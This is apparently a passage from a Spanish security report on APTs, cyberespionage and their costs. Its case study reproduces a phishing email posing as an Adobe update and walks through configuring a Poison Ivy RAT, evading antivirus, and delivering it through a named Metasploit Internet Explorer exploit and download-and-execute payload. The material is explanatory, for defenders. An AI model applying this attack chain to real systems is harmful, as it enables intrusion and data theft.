Tras el incidente de Georgia en el 2008, el por entonces director de Seguridad Nacional de Estados Unidos, Michael Chertoff, comentó que las graves amenazas del ciberespacio "*son equivalentes a lo que este país sufrió trágicamente el 11-S*"[44]. Aunque, en un principio estas declaraciones se tomaran como alarmistas, a día de hoy, con el descubrimiento de *malware* avanzado capaz de manipular maquinaria industrial y la existencia de los ataques dirigidos (campañas de APT) contra objetivos críticos para la seguridad nacional, ha quedado demostrado que **la**

---

38 **Dossier sobre ciberterrorismo (Mónica Belén Olvera Gorts y Juan Carlos González Cerrato)**
http://www.redsafeworld.net/news/dossier-sobre-ciberterrorismo-monica-belen-olvera-gorts-y-juan-carlos-gonzalez-cerrato-/
39 **2007 Cyberattacks on Estonia**
http://en.wikipedia.org/wiki/2007_cyberattacks_on_Estonia
40 **Ciberataque contra el sitio Web de la presidencia de Georgia**
https://www.ccn-cert.cni.es/index.php?option=com_content&task=view&id=1970&Itemid=127
41 **Stuxnet.A**
http://cert.inteco .es/virusDetail/Actualidad/Actualidad_Virus/Detalle_Virus/Stuxnet_A
Obama Order Sped Up Wave of Cyberattacks Against Iran
http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html?_r=1&pagewanted=all
42 **El Gobierno de Canadá sufre un ataque del extranjero**
http://www.csirtcv.gva.es/es/noticias/el-gobierno-de-canad%C3%A1-sufre-un-ciberataque-del- extranjero.html
43 **Flame, el código malicioso mas complejo para ciberespiar**
http://www.csirtcv.gva.es/es/noticias/flame-el-c%C3%B3digo-malicioso-m%C3%A1s-complejo-para-ciberespiar.html
44 **Ciberataques ¿cómo el 11-S?**
http://news.bbc.co.uk/hi/spanish/science/newsid_7338000/7338617.stm

posibilidad de que un ataque cibernético cause catástrofes[45] o altere el funcionamiento normal de un país, es un riesgo presente.[46]

3.2. Seguridad Nacional. Ciberespionaje gubernamental y daño al sistema financiero

No solo la manipulación directa a infraestructuras críticas por parte de atacantes puede poner en jaque la seguridad de un país; el robo de determinada información sensible (sobre material armamentístico, patentes o tecnologías críticas, plantas nucleares, relativo a comunicaciones, estrategias gubernamentales, etc.) también puede poner en entredicho asuntos concernientes a la seguridad nacional.[47] A día de hoy **el ciberespionaje es un arma muy poderosa para desestabilizar la defensa de un Estado.**

La manipulación del sistema financiero de un país también puede afectar de manera muy crítica a la estabilidad de un Estado. En la actualidad, no es descabellado pensar que a través de ataques cibernéticos, un grupo terrorista o país enemigo, sea capaz de detener, alterar o manipular el sistema financiero de un país. Es un hecho constatado que la economía tiene una gran dependencia de los sistemas informáticos y la infraestructura tecnológica de un país, por lo que la

45 **Los ciberataques pueden causar catástrofes mundiales según la OCDE**
https://www.ccn-cert.cni.es/index.php?option=com_content&view=article&id=2620%3Alos- ciberataques-pueden-causar-catastrofes-mundiales-segun-la-ocde&catid=80&Itemid=197&lang=es
46 **Nuevas alertas sobre ciberataques que pueden afectar al suministro de petróleo**
http://www.csirtcv.gva.es/es/noticias/nuevas-alertas-sobre-ciberataques-que-pueden-afectar-al-suministro-de-petr%C3%B3leo.html
Washington investiga un ciberataque al sistema de distribución de agua en Illinois
http://www.csirtcv.gva.es/es/noticias/washington-investiga-un-ciberataque-al-sistema-de-distribuci%C3%B3n-de-agua-en-illinois.html
47 **'Ciberespías' chinos entraron durante meses en la Cámara de Comercio de EEUU**
http://www.csirtcv.gva.es/es/noticias/ciberesp%C3%AD-chinos-entraron-durante-meses-en-la- c%C3%A1mara-de-comercio-de-eeuu.html

solidez y el progreso económico del país dependerá en parte de la seguridad de nuestro ciberespacio.[48]

A lo largo de la historia las agresiones por parte de Estados, colectivos o personas individuales para conseguir información que pueda proporcionar ventajas políticas o económicas ha sido una constante. Actualmente sigue siendo una amenaza de primer orden, adaptándose a los nuevos escenarios y aprovechando las posibilidades que brinda el ciberespacio para tal fin. En este sentido, es destacable el gran impacto potencial que tiene el espionaje económico por su capacidad de dañar al sistema económico y afectar por tanto al bienestar de los ciudadanos.

3.3. Seguridad Nacional. Ciberespionaje industrial

A nivel empresarial, hace unos años que el espionaje industrial a través de Internet está en auge y se ha consolidado como una práctica común; **el robo de información valiosa para las empresas supone no solo una pérdida económica importante causada por el robo de la propiedad intelectual y por el desembolso de dinero realizado para la remediación, sino porque también puede proporcionar ventajas a la competencia o provocar un daño reputacional**, en algunos casos irreparable.

En la mayoría de los casos no hay tasaciones fiables sobre el importe exacto de ese coste económico que ha conllevado la intrusión, ya que las empresas, o bien no son conscientes del robo, o son reacias a hacer público el incidente por temor a ver dañada su reputación.[49] En líneas generales se puede hablar de[50]:

48 **Estrategia Española de** Seguridad**: Una responsabilidad de todos.**
http://www.lamoncloa.gob.es/NR/rdonlyres/D0D9A8EB-17D0-45A5-ADFF-46A8AF4C2931/0/EstrategiaEspanolaDeSeguridad.PDF
49 **Foreign spies stealing us economic secrets in cyberspace. Report to Congress on Foreign Economic Collection and Industrial Espionage, 2009-2011**
http://www.ncix.gov/publications/reports/fecie_all/Foreign_Economic_Collection_2011.pdf
50 **Meas*uri*ng the Cost of Cybercrime**
http://weis2012.econinfosec.org/papers/Anderson_WEIS2012.pdf

- **Pérdidas directas** provocadas como consecuencia directa del ciberdelito en sí (robo de propiedad intelectual, de información confidencial, etc.).

- **Costes de remediación e indirectos** generados por el tiempo y esfuerzo dedicado a remediar la intrusión, investigarla, reforzar líneas de defensa, costes asociados a la no disponibilidad de la información sustraída, devolver la estabilidad a los sistemas, etc.

- **Costes asociados a aspectos reputacionales (intangibles)** a causa de la pérdida de confianza por parte de clientes, empleados, colaboradores e inversores, pérdida de oportunidades de negocio, costes asociados para reparar la reputación dañada, compensaciones por daños a terceros, etc.

La compañía **Cisco Systems, Inc.,** tras un estudio a 361 organizaciones investigadas, publicó en junio de 2011 las siguientes estimaciones[51] de coste generado (las pérdidas directas monetarias provocadas por la intrusión más el coste de su resolución más el coste reputacional añadido) por ataque dirigido:

Tamaño de la organización	Coste total por usuario infectado
Hasta 1000 usuarios	$3231
Entre 1000 y 5000 usuarios	$2153
Mas de 5000 usuarios	$2676

Tabla 1.Coste total por usuario infectado en un ataque dirigido según tamaño de la organización

Aunque los costes pueden variar dependiendo de la organización específica y el ataque, en todos los casos tienen algo en común: van a ser muy significativos para la organización y además el daño reputacional que pueda generarse por el ataque hará que la compañía pierda oportunidades de negocio. Esta es, sin duda, una de las razones por las que muchas empresas y organizaciones ocultan la información de ataques recibidos, exitosos o no. Poniendo un ejemplo real, en Marzo de 2011 la compañía **RSA Security** (la división de seguridad de **EMC Corporation**)[52], compañía dedicada a la criptografía y al *software* de seguridad, sufrió un ataque a través de

51 **Email Attacks: This Time it's Personal**
http://www.cisco.com/en/US/prod/collateral/vpndevc/ps10128/ps10339/ps10354/targeted_attacks.pdf
52 **RSA Sec*urity***
http://www.emc.com/domains/rsa/index.htm

una APT por la que fue robado un gran volumen de datos corporativos, entre ellos, información relacionada con *SecureID*, un producto de autentificación de dos factores[53]. Este robo generó mucha incertidumbre acerca de los dispositivos *SecureID* de **RSA**, usados por organizaciones en todo el mundo. Grandes corporaciones bancarias remplazaron las llaves electrónicas *SecureID* de sus clientes y empleados como medida preventiva; como ejemplo, el banco **ANZ** (*Australia and New Zealand Banking Group*), uno de los afectados, aseguró que disponía de 50.000 llaves electrónicas.[54] Tras este ataque, la compañía matriz **EMC** tuvo que invertir **$66M** para paliar el incidente.[55]

3.4. Lecciones aprendidas

- El ciberespacio es considerado como un ámbito de actuación en el que se desarrollan importantes amenazas y riesgos para la seguridad de cualquier país. Grupos terroristas o criminales, Estados o personas individuales pueden, **mediante ciberataques sofisticados y dirigidos, ocasionar graves daños e incluso paralizar la actividad de un país.**

- Existen importantes **precedentes** de ciberataques que han demostrado la capacidad de estos ataques para desestabilizar y afectar a la seguridad de un Estado.

- Los ciberataques a infraestructuras críticas y el ciberespionaje a nivel de Estado son **armas poderosas** para mermar el bienestar de un país y por tanto el de su ciudadanía.

53 **Open Letter to RSA Customers**
http://www.rsa.com/node.aspx?id=3872
54 **Bancos australianos cambian llaves electrónicas por ciberataques**
http://www.europapress.es/portaltic/Internet/noticia-bancos-australianos-cambian-llaves-electronicas-ciberataques-20110610123522.html
55 **Cyber attack on RSA cost EMC $66 million**
http://www.washingtonpost.com/blogs/post-tech/post/cyber-attack-on-rsa-cost-emc-66-million/2011/07/26/gIQA1ceKbI_blog.html

- Los ataques dirigidos a organizaciones empresariales sea por el motivo que sea (ciberespionaje industrial, búsqueda de daño reputacional, etc.) provocan **grandes costes económicos**, no solo de manera directa sino también indirecta por la pérdida de negocio causada debida al daño que ha sufrido la marca empresarial. **El impacto que tiene el ciberespionaje económico en las empresas del país repercute directamente en un daño al sistema económico del propio Estado.**

Por todo ello, la **ciberseguridad** se ha convertido en un **elemento clave para la seguridad de cualquier Estado**, no es un mero aspecto técnico, sino un eje fundamental de nuestra sociedad y sistema económico.

4. Casos de estudio

Tal como se viene observando, las APT persiguen diferentes objetivos ya sea económicos, militares, técnicos o políticos; afectando a sectores tan diversos y críticos como el gubernamental, financiero, tecnológico, centros de investigación, etc. El que se filtraran ciertos procesos industriales, planos de proyectos, código fuente de *software*, etc., podría acarrear consecuencias muy importantes y desestabilizadoras. **La información es poder, y esto es algo que conocen muy bien los cibercriminales**. Por este motivo, no es de extrañar que gran variedad de *malware* esté especializado en obtener un tipo de información determinada.

El *malware* dirigido son programas altamente complejos con funcionalidad modular, posibilidad de almacenar información estructurada y con capacidad en algunos casos de controlar distintos periféricos. Adicionalmente suelen tener un enfoque geográfico específico para centrar más el objetivo a alcanzar. Ya se han comentado algunos ejemplos entre los que también se encuentran **Luckycat Redut**, **IXESHE, Carberp, DarkComet RAT, Smoke Malware Loader**,... **En esta sección se verá cómo se puede llegar a preparar una APT a medida además de detallar la operación Shady RAT.**

4.1. Diseño y ataque de una APT


Un claro ejemplo de APT dirigido sobre información específica, es el gusano **ACAD/Medre.A56** cuya finalidad era el robo de proyectos desarrollados en *AutoCAD*. El *malware* tenía por objetivo robar proyectos industriales localizados en determinadas empresas en Perú y enviarlos a servicios de correo alojados en China. Aunque se trate de *malware* sencillo, lejos de *malware* más avanzado como **Flame** o **Gauss**, este tipo de amenazas refleja claramente las pretensiones tan concretas de los atacantes. Otro ejemplo de cierta similitud, en este caso dirigido

56 **ACAD/Medea 10000's of AutoCAD files leaked in suspected industrial espionage**
http://blog.eset.com/2012/06/21/acadmedre-10000s-of-autocad-files-leaked-in-suspected-industrial-espionage

a organizaciones industriales químicas, fue el **Backdoor.Odivy** o **Nitro** (apodado así por compañía de seguridad **Symantec**).

Mediante el envió de **correos dirigidos** con ficheros adjuntos maliciosos, se consiguió acceso a multitud de organizaciones de forma remota.

La **Ilustración a continuación**, muestra el cuerpo de uno de estos correos. Bajo un supuesto *e-mail* por parte de **Adobe**, se indicaba una actualización de seguridad para **Adobe Reader** y **Acrobat**, la cual solucionaría gran cantidad de CVE críticos.


This message was sent with High importance.

From: Adobe Support [support@email.adobe.com] Sent: Fri 9/16/2011 10:59 AM

To:

Cc:

Subject: Latest Adobe Security Update

Attachments: update_flashplayer10ax.7z

Security bulletin
Security updates available for Adobe Reader and Acrobat

Release date: September 13, 2011

Vulnerability identifier: APSB11-24

CVE numbers: CVE-2011-1353, CVE-2011-2431, CVE-2011-2432, CVE-2011-2433, CVE-2011-2434, CVE-2011-2435, CVE-2011-2436, CVE-2011-2437, CVE-2011-2438, CVE-2011-2439, CVE-2011-2440, CVE-2011-2441, CVE-2011-2442

Platform: All

SUMMARY

Critical vulnerabilities have been identified in Adobe Reader X (10.1) and earlier versions for Windows and Macintosh, Adobe Reader 9.4.2 and earlier versions for UNIX, and Adobe Acrobat X (10.1) and earlier versions for Windows and Macintosh. These vulnerabilities could cause the application to crash and potentially allow an attacker to take control of the affected system.

More details and solution please refer to attachment,Extract password is 'adobeflash' .
After performing this procedure will be automatically updated without any prompts, anti-virus software may be false positives.

Department of Security

Ilustración 2. Spear Phishing Attack Odivy

El fichero adjunto con nombre **update_flashplayer10ax.7z** realmente contenía un fichero autoextraíble (SFX[57]) denominado *"the_nitro_attacksPDF .exe"* encargado de ejecutar una variante de **Poison Ivy** (fíjese que el nombre del ejecutable contiene multitud de espacios para despistar al usuario y hacerle creer que se trata de un fichero PDF).

57 **Self-extracting Archive**
http://en.wikipedia.org/wiki/Self-extracting_archive




Ilustración 3. Imagen extraída de http://kashifali.ca/

Poison Ivy puede descargarse libremente desde http://poisonivy-rat.com/ y cuenta con un gran número de *plugins* que le proporcionan diversas funcionalidades. Esta flexibilidad hace que muchos ciberdelincuentes se decanten por utilizar *RAT* de este tipo y ahorrarse así el proceso de desarrollo.

Sin necesidad por tanto de aprovecharse de un *0-day* o cualquier otra vulnerabilidad, el grupo ciberdelincuente detrás de **Nitro** llegó a comprometer un total de 29 empresas químicas y otras 19 en otros sectores utilizando únicamente ingeniería social para enviar un adjunto malicioso. La siguiente tira de imágenes representa un ejemplo de cómo generar un servidor (el agente que será instalado en la máquina de la víctima) desde **Poison Ivy**.




Ilustración 4. Creación Poison Ivy Server

Como se muestra en las imágenes, el *software* cuenta con una *GUI* sencilla desde la que se puede modelar a medida el comportamiento del *RAT (Remote Access Tool)*. Por un lado se especifican IP/puerto utilizada por el *server* para conectar con el *Command and Control* así como la clave para su comunicación (en el ejemplo se genera una aleatoria de 256 bits). Por otro lado, se especificarán ciertas capacidades del *troyano* como entradas en el registro, ocultación (ADS[58]), inyección en procesos, persistencia, etc.

Al acabar el asistente, **Poison Ivy** acabará generando el servidor, **exampleAPT**, en el formato especificado (PE en el ejemplo) listo para ser enviado a la víctima. Generalmente antes de enviarse se empleará algún *packer* o se modificará a mano

58 **Windows NTFS Alternate Data Streams**
http://www.symantec.com/connect/articles/windows-ntfs-alternate-data-streams

el mismo[59] con el objetivo de dificultar su detección por parte de los antivirus. Una vez creado el servidor, desde el propio *GUI* se creará el cliente encargado de recibir y enviar las órdenes a las máquinas infectadas. La última imagen de la serie (marcada en rojo) muestra la configuración del cliente, únicamente especificando el puerto y la clave asignada al servidor, **Poison Ivy** comenzará a escuchar conexiones por parte del agente.

En este caso, el atacante utilizando un poco de ingeniería social enviará varios correos a diversos empleados previamente escogidos de la empresa para intentar aprovecharse de una vulnerabilidad en *Internet Explorer* y poder así ejecutar la versión generada de **Poison Ivy**.




Ilustración 5. *Exploit* "ie-execcommand" IE y envío de URL maliciosa

En dichos correos se enviará un enlace con una *URL* maliciosa que apuntará a un servidor controlado por el atacante y que intentará explotar el CVE-2012-4969[60],

59 **Make Cerberus and Poison Ivy Fully Undetectable using Olli Debugger**
http://www.youtube.com/watch?v=TaSXnElQmFk&feature=relmfu

60 **CVE-2012-4969**
http://cert.inteco.es/vulnDetail/Actualidad_ca/Actualitat_Vulnerabilitats/detalle_vulnerabilidad_ca/CVE-2012-4969

vulnerabilidad *use-after-free* en la función *execCommand* de IE[61] que permite ejecutar código remotamente en las versiones 7,8 y 9.

Para ello, se levantará un servidor Web (en este caso con *Metasploit*) y generará cierta *URI* con el *exploit* **browser/ie_execcommand_uaf**. Como *payload* empleará **download_exec_https**, de esta forma, cuando el usuario visite la *URL* dicho *payload* obligará a descargar el servidor **Ivy** generado anteriormente y ejecutarlo.

Por último, enviará un correo electrónico falsificando la dirección origen e incitando al usuario a que abra el enlace malicioso. Cuando el usuario haga *clic* sobre el mismo, se ejecutará el *payload* y hará una petición GET (por medio de HTTPS) a la máquina del atacante solicitando la versión modificada de **Poison Ivy**.


Ilustración 6. Cliente de correo

Tras la descarga del *malware*, éste se ejecutará y realizará la conexión con el servidor *Command and Control* controlado también por el atacante.

No.	Time	Source	Destination	Protocol	Length	Info
10	4.801548	192.168.1.35	192.168.1.39	TCP	62	timbuktu-srv4 > krb524 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
11	4.801654	192.168.1.35	192.168.1.39	TCP	62	timbuktu-srv4 > krb524 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
12	4.822392	192.168.1.39	192.168.1.35	TCP	62	krb524 > timbuktu-srv4 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
13	4.822556	192.168.1.39	192.168.1.35	TCP	60	[TCP Dup ACK 12#1] krb524 > timbuktu-srv4 [ACK] Seq=1 Ack=1 Win=64240 Len=0
14	4.831788	192.168.1.35	192.168.1.39	TCP	54	timbuktu-srv4 > krb524 [ACK] Seq=1 Ack=1 Win=17520 Len=0
15	4.831834	192.168.1.35	192.168.1.39	TCP	54	[TCP Dup ACK 14#1] timbuktu-srv4 > krb524 [ACK] Seq=1 Ack=1 Win=17520 Len=0
16	4.838698	192.168.1.35	192.168.1.39	TCP	310	timbuktu-srv4 > krb524 [PSH, ACK] Seq=1 Ack=1 Win=17520 Len=256
17	4.838734	192.168.1.35	192.168.1.39	TCP	310	[TCP Retransmission] timbuktu-srv4 > krb524 [PSH, ACK] Seq=1 Ack=1 Win=17520 Len=256
18	4.839051	192.168.1.39	192.168.1.35	TCP	60	krb524 > timbuktu-srv4 [ACK] Seq=1 Ack=257 Win=63984 Len=0
19	4.839559	192.168.1.39	192.168.1.35	TCP	310	krb524 > timbuktu-srv4 [PSH, ACK] Seq=1 Ack=257 Win=63984 Len=256

Ilustración 7. Tráfico generado por el payload "download_exec_https"

61 **IE execCommand function Use after free Vulnerability 0day**
http://blog.vulnhunt.com/index.php/2012/09/17/ie-execcommand-fuction-use-after-free-vulnerability-0day_en/



Filter: ip.addr == 192.168.1.35 — Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
86	24.937397	192.168.1.35	192.168.1.34	TCP	62	XSIP-network > https [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
87	24.937453	192.168.1.34	192.168.1.35	TCP	62	https > XSIP-network [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
88	24.939676	192.168.1.35	192.168.1.34	TCP	54	XSIP-network > https [ACK] Seq=1 Ack=1 Win=17520 Len=0
89	24.942079	192.168.1.35	192.168.1.34	TLSv1	131	Client Hello
90	24.942136	192.168.1.34	192.168.1.35	TCP	54	https > XSIP-network [ACK] Seq=1 Ack=78 Win=14600 Len=0
